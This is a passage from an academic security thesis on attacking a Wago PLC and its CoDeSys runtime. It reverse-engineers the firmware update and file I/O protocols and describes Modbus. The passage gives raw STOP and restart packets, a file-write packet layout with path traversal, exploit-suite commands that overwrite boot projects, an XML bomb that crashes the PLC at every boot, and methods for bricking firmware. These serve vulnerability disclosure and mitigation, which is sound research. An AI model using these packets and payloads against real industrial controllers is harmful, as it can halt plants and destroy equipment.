While experimenting with a modified firmware image and testing the re-implementation of the update protocol, a timing error in the python script left the PLC in a bricked state. The timing error along with other errors caused the firmware image saving process to be terminated prematurely. A realization was made that this bug in the python script could actually be turned into a very powerful attack.

For an adversary, intentionally wanting to brick the device, there are three main avenues of attack; create a "dumb" firmware, create a corrupted firmware or interrupt the update protocol.

In the first case, the adversary creates a firmware image with no functionality, just enough data to make the firmware image validate. Then proceeds to used the update protocol as described in section 6.4.1. When the device is subsequently restarted there are no

instructions for the CPU to run, and it thus does nothing. There is no way to communicate with the device, as all the functionality has been stripped away.

Second case is to make a corrupt firmware image. In this attack, the adversary creates a firmware image that it is not executable. It does not really matter what the firmware contains as it will never execute any way. The adversary skips the firmware validation step, and proceeds directly to saving the firmware. This will overwrite the valid firmware with binary garbage. See figure 6.5(a). After the device is shut down due to the restart command, it will not be able to boot up again. It is important to note that this attack requires that the adversary has full control over which commands are sent and at what point in time they are sent. The implications of this is that the protocol has to be reversed engineered and re-implemented.

(a) Corrupted image

(b) Premature restart

Figure 6.5: Bricking the PLC

The thirds avenue of attack is the one that was caused by the bug. As with the corrupted firmware image case, the contents of the firmware does not matter. Obtaining a valid firmware image from the vendor is probably path of least resistance. This attack also re-

quire full control over the update protocol. After uploading and validating the firmware, the PLC proceeds to write the firmware. While the PLC is saving the firmware, it can be interrupted by a *restart device* command. The device is then left with a partially overwritten firmware image, which will not be bootable, and consequentially turning the device into an expensive brick. This is added as an attack in the exploit suite. Be warned; This will permanently destroy the PLC! This attack is illustrated in figure 6.5(b)

As to the research question *"As an outsider with no legitimate credentials, is it possible to stop the Wago 750-881?"*. One may argue that permanently destroying the device should be sufficient to conclude this question. However, this is considered overkill and a more appropriate approach is described in section 7.3.3

6.4.3 Shutting down the PLC

A different but still power attack, which also happens to be one of the attacker goals selected for further analysis, was made possible by the protocol reverse engineering. Step two in the overall process is to stop all programs on the device. This can be done with one simple packet. By sending the following packet to the PLC, the adversary has in one step shut down the ladder logic, the FTP server, the web server and the run time system. The only service left running is the "Wago service", which is needed to perform the firmware update. This is also the reason why this attack does not fully satisfy the requirements of the Stop PLC research question!

Listing 6.5: STOP packet

```
1 791201000100010000000000000000002000300
```

When the controller receives this packet, the outputs will default to zero. This means that any actuator connected to the PLC will stop. Assembly lines will stop, motors turn off, valves close, and so forth. There exists plenty of scenarios where this may have severe consequences.

The attack, while serious, is easy to recover from. All that is needed is the following packet

Listing 6.6: Restart packet

```
1 881293010100010000000000000000002000801
```

This will restart the device. The device will have to be configured with a boot project for it to resume operations. If it is not, an operator will have to log in and start the program manually. It is important to note that all of the operations described in this chapter can be performed without authentication, implying that if the device is reachable, it is susceptible. As with the other attacks, this is added to the exploit suite.

6.5 Mitigations

Security patches are an issue for most IT systems, and industrial control systems are no exception. Availability is the prime concern, and all software patches have to be thoroughly tested before they can be released, as even minor bugs can incur millions in loss of revenue. Few or no PLCs support patching without re-flashing the entire ROM. Patches thus come in the form of a new firmware image. This adds to the difficulty of keeping the industrial control system safe, as there are no automatic updates. As patches are installed manually and will in most cases incur downtime, the threshold for patching is larger in industrial control than in traditional IT systems[35].

The first and perhaps the most obvious mitigation for the attacks presented in this chapter is source and content authentication for the firmware. While preferable, the use of digital signatures may be prohibited due to resource constrained nature of PLCs.

Firmware auditing capabilities will allow operators to verify the integrity of the firmware currently installed on the controller. Few, if any, PLCs have this functionality. [56] proposes a solution where traffic is captured during transfer, and the data transferred is compared to a verified images in a database.

A different approach is to disable firmware updates over Ethernet. Unfortunately, this is not possible on Wago's controllers. This could also create a nuisance for the operators who are using it.

The norm for ICS edge device vendors is to rely on perimeter security. I.e. the network should be sufficiently protected so that the adversary is not able to address the PLCs. This is a recurring discussion and is covered in chapter 9

6.6 Further work

As the firmware encapsulates all of the code and data in the PLC, the possibilities are endless. However, there are a few avenues of attack that were explored, but not completed due to time constraints.

Implementing a persistent dynamic backdoor. A multi stage deployment system, in which one insert a small binary to run at start up. This binary connects to a certain server and download a second binary into memory. The main advantage of this, is that the exploit can be changed without having to re-build and re-flash the firmware. Also, the first binary can be very small, which often means that it can be inserted with no changes to firmware size as there is often enough slack space in a firmware image to insert a small binary. The first binary could also be embedded in a service already configured to run at start up such as the web or FTP server. Insufficient proficiency in the ARM assembly language was the main reason why this was not successfully implemented. This thesis covers a large surface, and the time required to complete this attack would bias it towards firmware.

Modify the authentication code in the firmware. An adversary isolates the authentication code and alters it so that it would allow a hard coded password, or bypass the authentication entirely. It will be impossible to verify the existence of such a backdoor, and the only way to remove it is to re-flash the device with new firmware. An attempt was made towards this attack as well. The code pertaining to authentication was isolated, and progress was made towards altering the flow of control so that a backdoor could be inserted. Again, both time and the language barrier were the two main obstacles.

Identifying and extracting the file system from the firmware. This one step, could possibly be the most important step in fully compromising the PLC as it will give unrestrained access to all the configuration files, binaries, keys etc. None of the standard tools were able to assist, and none of the magic numbers mentioned in section6.2 were identified. This implies that much manual analysis is needed, which is time consuming. Alas, the efforts were abandoned.

6.7 Concluding remarks

This chapter started off with establishing the role of the firmware along with a generic approach for reverse engineering, modifying and installing a firmware image. By following this approach, it was shown how to install a modified firmware image on the test PLC. The research question *"As an outsider with no legitimate credentials, is it possible to install customized firmware?"* is thus concluded. Analyzing the firmware and reversing the firmware flashing protocol yielded valuable insight towards the inner workings of the PLC, paving the way for new attacks. Furthermore, it shown how an adversary with logical network access can shutdown the ladder logic runtime system, FTP and HTTP server. In addition, a drastic attack was devised from the information about the update protocol, namely disabling the PLC permanently.

Chapter 7

Attack surface - Ladder logic runtime

This chapter continues to explore the PLC's attack surface, and the ladder logic run time system it is the target of evaluation . This chapter is aimed at answering the following research questions; *"As an outsider with no legitimate credentials, is it possible to read/write files"*, *"As an outsider with no legitimate credentials, is it possible to execute arbitrary ladder logic?"* and *"As an outsider with no legitimate credentials, is it possible to stop the PLC?"*.

In modern systems, most of the safety depends on the logic in the controller. Analyzing said logic will reveal what the engineers was worried about when programming the system[46]. Even when the ladder logic source is not available, safety interlocks can provide the adversary with enough information to create physical damage. As the ladder logic is at the heart of the PLC, why not aim for the jugular?

It is not assumed that the reader is familiar with PLC runtime systems. A short introduction is thus given, followed by a primer to Wago's runtime system, CoDeSys. With the basics established, focus is shifted towards attacking the ladder logic runtime. By following the attack trees, new vulnerabilities are found and exploits developed. To conclude, possible mitigation techniques and further work is discussed.

7.1 Introduction

A ladder logic (or PLC) runtime system is a software package that makes any generic embedded device into a PLC. It supplies the device with a wide variety of functionality. The following functionality is commonly provided by the runtime system;

1. Communication
   Communication between the PLC and the IDE is often handled by the runtime. RS-232 and Ethernet are commonly used.

2. Cyclically calling ladder logic
   After a program has been compiled by IDE, it is transferred to the PLC, where it is called cyclically. Both program execution and transfer is commonly performed by the runtime system.

3. Debugging
   If available, setting and deleting break points, stepwise execution, flow control, exception handling, etc. are all accommodated by the runtime system.

4. I/O
   Reading input values from and writing output values to the physical I/O modules is handled by the runtime system.

The runtime system also depend on the underlying operating system to provide services such as;

- Boot loader. I.e. Code that boots the device and subsequently calls the runtime system
- Communication interface (read/write blocks)
- Memory management (malloc/free)
- Standard code libraries. E.g. libraries for file I/O, strings, math, etc.
- Timer ticks. Often in μs or ms intervals
- Interface to permanent storage.

The run time system can also run without an OS, as long as these functions are provided. An example of how an relationship between the IDE, runtime system, operating system and I/O modules may look like is illustrated in figure 7.1.

7.2 Wago's runtime - CoDeSys

3S - Smart Software Solutions GmbH develops CoDeSys[67], a complete ladder logic system used to program intelligent field devices according to the international industrial standard IEC 61131-3[18]. CoDeSys comprises several different modules, a GUI integrated development environment (IDE) used to write ladder logic, a PLC run time system that receives compiled ladder logic from the IDE and executes it and a web server for the PC meant to retrieve data from the controller and provide visualization. The CoDeSys IDE and web server (PC) are both integral parts of CoDeSys. However, as they run on the PC connected to the PLC they are outside the scope of this thesis. The focus will thus be exclusively on the ladder logic runtime as it resides in the controller.

CoDeSys is delivered as a package of source code files, to be modified and tailored for each individual manufacturer/controller combination. 3S provide code ports for common processor architectures such as Intel, Power PC, ARM and other less known architectures.

If the desired architecture is not bundled with CoDeSys, the manufacturer can port the code to suit any hardware and operating system configuration [34]. Due to the fact that CoDeSys source is provided to the vendors, it is possible for vendors to add or remove functionality to better suit their needs. Furthermore, CoDeSys is used by hundreds of manufacturers[33], implying that vulnerabilities exhibited will be applicable to most of them.

CoDeSys' runtime system is written in ANSI-C and the compiled binary amounts to an unobtrusive size of approximately 64kB(without debug information). This makes the runtime system applicable to even the most resource constrained PLCs.



Figure 7.1: Relationship between CoDeSys IDE, runtime system, operating system and I/O components [34]

7.3 Attacking the ladder logic runtime

7.3.1 Unauthenticated file read/write

CoDeSys implements functionality for writing a file to the PLC. A quick test revealed that this worked even with the passwords changed from default values. This implies that CoDeSys either uses hard coded credentials that are hidden from the user, or make

use of a different, undocumented, interface. This sparked interest, and warranted further investigations.

Digital Bond, Inc has done research on the CoDeSys run time engine and created a script that allowed user to read and write files as well as a python port of the CoDeSys shell[23]. However, the tool proved to be bugged and/or incompatible with the test PLC, due to unknown reasons. In addition to being a research question, the capability of performing unauthenticated file I/O is extremely useful for an adversary. Thus, the protocol for used to read and write files is reverse engineered.

Reversing the file read/write protocol

Using Wireshark[44] to capture traffic while uploading an example file called *test_write.txt* which contained the following line of text, "Writing arbitrary files to the PLC without a password". The test_write.txt file is thus 54 bytes. A second file was also uploaded, with different size and name, in order to compare fields. The second file was called *index.html* and was 165 bytes.

After uploading, the traffic was analyzed and the packets of interest were isolated. Traffic analysis yielded, among others, packets with the following payloads.

Listing 7.1: Upload file packet payload

```
1
2           Entire test_write.txt payload:
3           bbbb 4b00 0000 2f00 3600 0f00
4           7465 7374 5f77 7269 7465 2e74
5           7874 0057 7269 7469 6e67 2061
6           7262 6974 7261 7279 2066 696c
7           6573 2074 6f20 7468 6520 504c
8           4320 7769 7468 6f75 7420 6120
9           7061 7373 776f 7264 0a
10
11         First 32 bytes of the index.html payload:
12          bbbb b600 0000 2f00 a500 0b00
13          696e 6465 782e 6874 6d6c 003c
14          2144 4f43 5459 5045
```

As is apparent from Listing 7.1 both packets start with a static field 0xbbbb. There also seems to be a 2 byte static field at offset 6, 0x2f00.

It is to be expected that the file size is in there somewhere. Converting the file sizes to hex; 54 bytes = 0x36 and 165 bytes = 0xa5. These can be found at offset 8, after the 0x2f00 static field. When inspecting the hexadecimal numbers, it becomes clear that little endian byte order is used. The following byte, at offset 9, is 0x00 in both cases and the byte following 0x3600 and 0xa500 are both non-zero, making it fair to assume that the file size field is two bytes. A one byte file size field is also an possibility. However, a one byte field would limit the protocol to files of 255 bytes or less, which would render the protocol useless.

At offset 12, one can find the file name, as a null terminated string. After that, at a variable

offset depending on the file name length, the file content begins. Due to the variable offset, it is likely that the file name size also can be found in the header. Calculating the file name size; *test_write.txt* = 14 = 0x0e and *index.html* = 10 = 0x0a. However, as the the string is null terminated, one byte extra is used. This yields 0x0f and 0x0b, which one can find at the end of line one. The protocol seems to be two byte aligned, and it thus assumed that the file name size is also two bytes. 0x0f00 and 0x0b00 are thus assumed to be one field, namely file name length. A different possibility is that the header is null terminated, and the file name size field is one byte. As long as the user writes files with file names of 255 characters or less, this will not make a difference.

The remaining field is, at offset 2, the one directly following 0xbbbb. It is already established that the protocol utilizes little endian, thus, the hex values remaining are 0x0000004b and 0x000000b6 for *test_write.txt* and *index.html* respectively. Converting from hex, 0x4b = 75 and 0xb6 = 182. Adding the number of bytes in the header with the file name size and the size of the file, produces 81 and 188. This corresponds to the value in the field minus 6. The second field is thus a length field, which is computed by adding the size of the header with the file size and file name size, excluding the first static field and the length field itself.

Thus, the following packet structure was derived. All fields are in little endian byte order.

- 0xbbbb - static field. Believed to be protocol identifier.
- 0x4b000000 - length field, little endian encoding. Protocol identifier and length fields are excluded.
- 0x2f00 - Function code, i.e. read or write, and possibly other operations.
- 0x3600 - file size
- 0x0f00 - path+file name size
- DATA - File contents.

Reading files are done in a very similar manner, and was derived using the same approach. Due to the similarities, only the results are presented. For reading files, the function code is set to 0x3100 and the file size and data fields are removed. The rest of the fields remain the same.

The reversed engineered protocol has proven to be correct for all intents and purposes. The functionality is implemented in the attack suite, and will allow any user to read or write arbitrary files.

CoDeSys' file read/write is limited to only one sub-folder in the file system. While reversing the protocol it became clear that this restriction was implemented at the client side, i.e. CoDeSys IDE does not allow paths to be supplied as arguments. This implies that the PLC is susceptible to path traversal attacks, and an exploit is naturally implemented in the attack suite, making the suite more powerful than the original implemented functionality as it allows user to read/write any file in the file system.

Reading and writing files, such as ladder logic, config files, html files etc to the controller is a high severity exploit. Furthermore, the read/write exploit is utilized in several other attacks presented in this thesis. The reversed implementation will overwrite existing files without prompting. To illustrate the power of this tool; the following command will allow the user to supply a new index page of the web based remote management system. No authentication credentials required.

wagoExploit.py –ip <ip address> –writeFile index.ssi webserv

WebVisu is a visualization package provided by CoDeSys. It provides process visualization by loading a java applet from the browser. The applet is stored on the controller and accessible through the web management system. Without going into the details, an adversary with arbitrary write permissions can alter the WebVisu page and add a malicious java applet. The Java applet can be used to take control over the operator's computer, enabling the adversary to further penetrate the network. This attack is viable due to the fact that the original functionality contains a Java applet, which means that the operator has already white listed java applets from the publisher/domain or is accustomed to pressing "OK" when the browser prompts for Java execution confirmation.

7.3.2 Executing arbitrary ladder logic

Ladder logic is developed using the CoDeSys IDE. The ladder logic is then compiled to a 4 byte aligned format and loaded onto the controller using either Ethernet or serial communication. Loading ladder logic will overwrite the current ladder logic. The new ladder logic is written directly to the code memory. At a later point if the run time system receives the "RUN" command, it will jump to the code area and start executing the code cyclically. By default, ladder logic code resides only in memory, which means that if the controller is restarted or power is lost, so is the ladder logic. In order to resume operations, operators have to transfer the program anew from the CoDeSys IDE. This cumbersome process can be avoided by marking a project as a boot project.

A boot project, is a compiled CoDeSys project file containing IEC-61131 compliant code, that is automatically executed at boot time. It is compiled to a 4 byte aligned format and then transferred to the file system as two files, *default.prg* and an corresponding checksum file called *default.chk*. At boot, the CoDeSys run time environment will check if these files exist. If they do, it will calculate the checksum based on *default.prg* and compare it to *default.chk*. If the checksum is correct, the controller proceeds to load the code into memory and subsequently execute it.

This functionality certainly makes sense from an operator's perspective. Unfortunately, it benefits attackers just as much as it benefits operators. An adversary with access to CoDeSys can easily write a ladder logic program to perform malicious operations. Using CoDeSys to compile it as boot project for the target device, CoDeSys will create the aforementioned *default.prg* and *default.chk* files. By utilizing the exploit described in the previous section, the adversary's own code is written to the PLC file system, overwriting

existing ladder logic, if any. Then by issuing a restart command, the adversary's code is executing on the target device. As the write file functionality is already implemented in the attack suite, this attack is available by issuing the following two commands.

python wagoExploit.py –ip <ip-address> writeFile default.prg and
python wagoExploit.py –ip <ip-address> writeFile default.chk

Sadly, this means that it is trivial for the adversary to run arbitrary ladder logic on the target PLC. Without detailed information about the target plant, the adversary is limited to making educated guesses about the type of equipment connected to the I/O modules. For an adversary to write ladder logic that can achieve a useful, predefined, goal, i.e. performs operations beyond blind writes, knowledge about the sensors and the actuators will have to be obtained by other means. However, as described in section 3.3 research towards eliminating the requirement for detailed a priori knowledge by dynamically generating payloads has been conducted. A different approach is to dump the compiled code from memory. This will allow an adversary with the necessary time and skill to decompile and reverse engineer the code. The adversary then has the option to modify the code, compile it for the target device, calculate the checksum and subsequently upload it in the format of the two aforementioned files.

The fact that CoDeSys automatically executes the *default.prg* file is a feature. It is only in combination with write privileges that this feature is exploitable. The feature itself is similar to start-up scripts found on regular computers, and is by itself not a vulnerability. Nevertheless, the consequences of the combination is arbitrary ladder logic execution, a powerful attack.

7.3.3 Zero day XML parser vulnerability

This section presents a zero day exploit, leveraging an XML parser vulnerability to perform a devastating denial of service attack. Before discussing how the vulnerability was exploited, an introduction to the technique used is given.

XML bomb

Inside an XML document type definition (DTD), the XML standard supports internal entity declarations. This allows the user to define an entity and later use it in the XML document by reference. This will replace the reference with the string defined in the entity. Entity declarations can be nested, as in the following example.

Listing 7.2: Example: XML substition macro

```
<?xml version="1.0"?>
<!DOCTYPE departments [
  <!ENTITY schoolname "NTNU">
  <!ENTITY facultyname "IME, &schoolname; ">
]>
<departments>
    <department>
        IDI, &facultyname;
    </department>
    <department>
        IET, &facultyname;
    </department>
</departments>
```

The two departments will, due to substitution, become: *IDI, IME, NTNU* and *IET, IME, NTNU*

Inline DTDs, internal entity declarations and nested entities can be used by an adversary to craft an XML document which has exponential entity expansion. In the previous example, the entities were nested one level deep. An XML bomb, as described in [40], are valid XML files nesting entities several times. An example is shown in listing 7.3.

Listing 7.3: XML Bomb, a billion strings

```
<?xml version="1.0"?>
<!DOCTYPE ntnuz [
 <!ENTITY ntnu "ntnu">
 <!ENTITY ntnu2 "&ntnu;...;&ntnu;&ntnu;">
 <!ENTITY ntnu3 "&ntnu2;...;&ntnu2;&ntnu2;">
 <!ENTITY ntnu4 "&ntnu3;...;&ntnu3;&ntnu3;">
 <!ENTITY ntnu5 "&ntnu4;...;&ntnu4;&ntnu4;">
 <!ENTITY ntnu6 "&ntnu5;...;&ntnu5;&ntnu5;">
 <!ENTITY ntnu7 "&ntnu6;...;&ntnu6;&ntnu6;">
 <!ENTITY ntnu8 "&ntnu7;...;&ntnu7;&ntnu7;">
 <!ENTITY ntnu9 "&ntnu8;...;&ntnu8;&ntnu8;">
]>
<ntnuz>&ntnu9;</ntnuz>
```

This XML document is valid according to the XML standard. Entities ntnu2 to ntnu9 contains 10 of the previous entity. This means that the root element, "&ntnu9;", will expand to 10 "&ntnu8". Each of the ten "&ntnu8" will expand to ten "&ntnu7" and so forth. This will thus expand into one billion, 10^9, "*ntnu*"'s . The resulting strings will amount to about 4GB of data, more than enough to fill the memory of any PLC. As memory is filled, the XML parser process will be terminated or crash. Now that the basics of the attack has been established, it is time to apply it.

Bombing the PLC

Going back to the description of the boot process in section 5.1 there is one step that is of great importance for this attack. After it has been established if a ladder logic program (boot project) is currently present in the file system, the PLC proceeds to detect I/O

modules connected to the controller. The next step is to determine whether or not the ”EA-config.xml” file exists (see section 8.3.2). If the file does not exist, it will be created and write permissions are assigned to the ladder logic. However, if it does indeed exist, it is read in order to determine the I/O module configuration.

By replacing the ”EA-config.xml” file with the XML bomb in listing 7.3, the PLC will read the payload and attempt to parse it at boot time. Due to the fact that the XML parser does not implement entity loop detection, it renders the PLC vulnerable to this attack. When attempting to parse the file, the PLC will crash. The PLC is now in a state equivalent to Window's infamous blue screen of death, and consequently unable to perform any operations. Neither serial nor Ethernet communication is possible. Restarting the device remotely is therefore not possible. As there is no way to communicate with the device, deleting the file becomes impossible. The beauty of this attack is that performing a power cycle will not help either. When power is restored to the device, it will follow the same steps, and crash again.

For a while, recovery was deemed impossible. The consequences of the attack were believed to be a bricked PLC, as described in section 6.4.2. The PLC is a modular system, meaning that I/O modules can be added or removed as needed. As it turns out, the device will not accept zero I/O modules, returning an I/O error. Detecting I/O modules is performed before the I/O module configuration file (EA-config.xml) is read. A solution thus presents itself in the form of physically removing all the I/O modules. This works because the runtime relies on the operating system to provide a boot loader which subsequently calls the runtime system. Causing an I/O error by having zero I/O modules connected, will cause the runtime initialization to fail rather than crash. The operating system will, however, successfully start the FTP server, web server and provide communication capabilities. The user is now able to remove the file, reinsert the I/O modules and boot the device again.

This zero day exploit performs a very potent denial of service attack. Only a few packets are needed to shut down the PLC completely, turning it temporarily into an expensive brick. Furthermore, anyone with a route to the PLC can perform the attack without authenticating themselves. As of now, with the latest firmware, there are no configurations that will prevent or mitigate the attack. Recovery requires physical access to the PLC and is a tedious process.

While the other attacks in this thesis, are all valuable to an attacker, many of them are influenced by attacks developed for PLCs from different vendors. E.g. firmware reversing has been performed for the 1756 ENBT PLC in [60]. Some attacks are also re-implementations of existing functionality, used in a way the developers did not intend. E.g. Writing files is supported by CoDeSys, however the re-implementation opened up the entire file system.

This attack however, has not been mentioned by researchers nor has it been applied to different PLCs. Due to the fact that this is a zero day exploit, it was tested on other Wago PLCs to determine reach of the attack. In addition to the general purpose Wago 750-881

used throughout the rest of this thesis, the exploit was tested on Wago's 750-880,-830 and -849. All were found to be susceptible.

Writing the XML bomb to the PLC and subsequently restarting it has been implemented as a fully automated attack in the attack suite.

7.4 Mitigations

This chapter made it clear that once the adversary has gained file I/O privileges on the PLC, it opens the door for a wide range of possibilities. CoDeSys' runtime system which is implemented in hundreds of different PLCs and edge devices, thus making it an ideal candidate for implementing security mechanisms. The file I/O attack can easily be avoided by implementing authentication for communication with the runtime system. By removing the adversary's ability to write files, one will also remove arbitrary ladder logic execution capabilities. Any file that is automatically executed at boot time, should be well protected.

Requiring users to authenticate themselves will remove the delivery mechanism for the XML payload. However, it will not remove the XML parser vulnerability. Exponential entity expansion can be removed by disabling inline DTD schemas. I.e. reducing the attack surface. While unlikely, if inline DTDs is a requirement, the parser can be augmented with code to limit the size of the expansions. A third approach is to limit the amount of memory the XML parser is allowed to consume, and performing a controlled shutdown if this limit is exceeded.

7.5 Further work

Based on the foundations laid in this chapter, future work can take many directions. One interesting approach would be to research the extent of the XML parser vulnerability. That is, determining susceptibility and consequences for different models and vendors.

Attempts were made towards leveraging the arbitrary ladder logic execution vulnerability in a more intelligent way. It was shown how an adversary can execute arbitrary ladder logic by using the boot project functionality. The drawback of this approach is that this will remove any logic currently on the controller. By inserting pre-compiled ladder logic into the code section of the boot project, both legitimate and inserted code will be executed each cycle. This can be used to perform an attack similar to Stuxnet, where the adversary's code is inserted at the beginning of the cycle. If certain conditions are met, the code will be executed. If not, legitimate operations will proceed. Logic bombs are just one of many examples in which this technique can be used.

7.6 Concluding remarks

This chapter introduced the PLC runtime system, its functionality and the relationship between the runtime system, operating system and IDE. CoDeSys' file I/O protocol was reversed and it was shown that the PLC was vulnerable to a path traversal attack. This gives the adversary the ability to read or write any file from the file system. The research question *As an outsider with no legitimate credentials, is it possible to read/write files* is thus considered concluded.

The high severity read/write exploit paved the way for two new attacks. As the adversary now has file I/O privileges on the controller, it is possible to upload two files, *default.prg* and *default.chk*, which will be executed at boot time. These files contains a compiled CoDeSys project and the content is at the adversary's discretion, allowing for arbitrary ladder logic execution on the controller. The research question *As an outsider with no legitimate credentials, is it possible to execute arbitrary ladder logic?* is thus concluded.

Reading and writing files also provide a delivery mechanism for a new zero day exploit. The zero day exploits a XML parser vulnerability and the consequence is a devastating DoS attack. Recovery is a tedious process that requires physical access to the PLC. As this attack renders the PLC completely useless until the recovery procedure has been completed, it is equivalent to stopping the PLC. The research question *As an outsider with no legitimate credentials, is it possible to stop the PLC?* is therefore concluded.

Chapter 8

Attack surface - Fieldbus

This chapter seeks to answer the following research question: *"As an outsider with no legitimate credentials, is it possible to read/write I/O values?"*.

Fieldbus is the name of a family of industrial computer network protocols used for real-time distributed control, now standardized as IEC 61158. The fieldbus protocols supported by a PLC depends on which market segment the controller is designed for. Most controllers implement at least two fieldbus protocols. Wago is no exception, and supports Ethernet/IP and Modbus. While this increases the versatility of the controller and thus also the set of potential customers, it also significantly increases the attack surface. Modbus is chosen to be the target of evaluation for this chapter, due to its simplicity and wide spread use.

It is not assumed that the reader is familiar with Modbus. A brief introduction to the protocol, its security model and Wago's implementation is thus given. Then, following the attack tree in figure 4.4, attacks leveraging Modbus are described, as well as the steps necessary to perform them.

8.1 Introduction

Modbus [57] is an application level protocol designed for industrial networks. It is used for transfer of I/O values and data between industrial devices. It is an open source and free protocol originally developed by Modicon (now part of Schneider Electric) in 1979. The protocol is well established, and almost every DCS network has some element of Modbus incorporated[24]. Initially, it was developed for communication over serial interfaces such as RS-232[26].

Modbus implements a master/slave architecture, in which the master(client) device initiates transactions. The slaves(servers) responds with the data corresponding to the query. Masters can address individual slaves or broadcast the query to all slaves. Slaves only

responds to queries, they do not initiate communication.

There are three ways to utilize a PLC in Modbus network. The first alternative is where the PLC take the role as a master, in which the PLC reads values from slave devices, performs some logic based on the values read, and writes outputs accordingly.

The second alternative is for the PLC to be a hybrid device, in which some of the connected I/O modules are slave devices in the Modbus network. The PLC receives read-/write requests to those modules and satisfy those requests as if it were a slave device. At the same time, the PLC can query other slave devices, thus acting as a master.

The last alternative is for the PLC to be a pure slave, in which all I/O modules are managed via the Modbus network. In this case, where none of the ”PLC” capabilities are used, i.e. there is no ladder logic on the PLC, there exist less expensive devices that are preferable.

Modbus implements four basic data types.

- Discrete inputs – Single bit physical input
- Coils – Single bit physical output
- Input registers –16 bit input data
- Holding registers – 16 bit output data

There exist several variants of the Modbus protocol, designed for different types of encoding and communication media, such as Modbus RTU, Modbus ASCII, Modbus TCP etc. This thesis will mainly focus on Modbus TCP as it is widely used and can be leveraged remotely. Some legacy, often high capital, actuators such as generators do not have support for Modbus TCP. To circumvent this problem, gateways have been developed to connect serial devices to the Modbus TCP network. Several serial devices can be behind one IP address. The individual devices are then addressed by unit ID. See figure 8.1

- Modbus RTU is a binary format designed for serial communication.
- Modbus ASCII is also used in serial communication and uses ASCII characters for data transfer.
- Modbus TCP is Modbus wrapped in TCP (port 502). Addressing and checksum are removed from the protocol as they are provided by the lower layers in a TCP/IP stack[4]. Modbus can also use UDP as a transport protocol in systems where real time requirements make TCP undesirable.
- Others include Modbus +, Enron Modbus, and Modbus PEMEX. The details of these variants are outside the scope of this thesis.

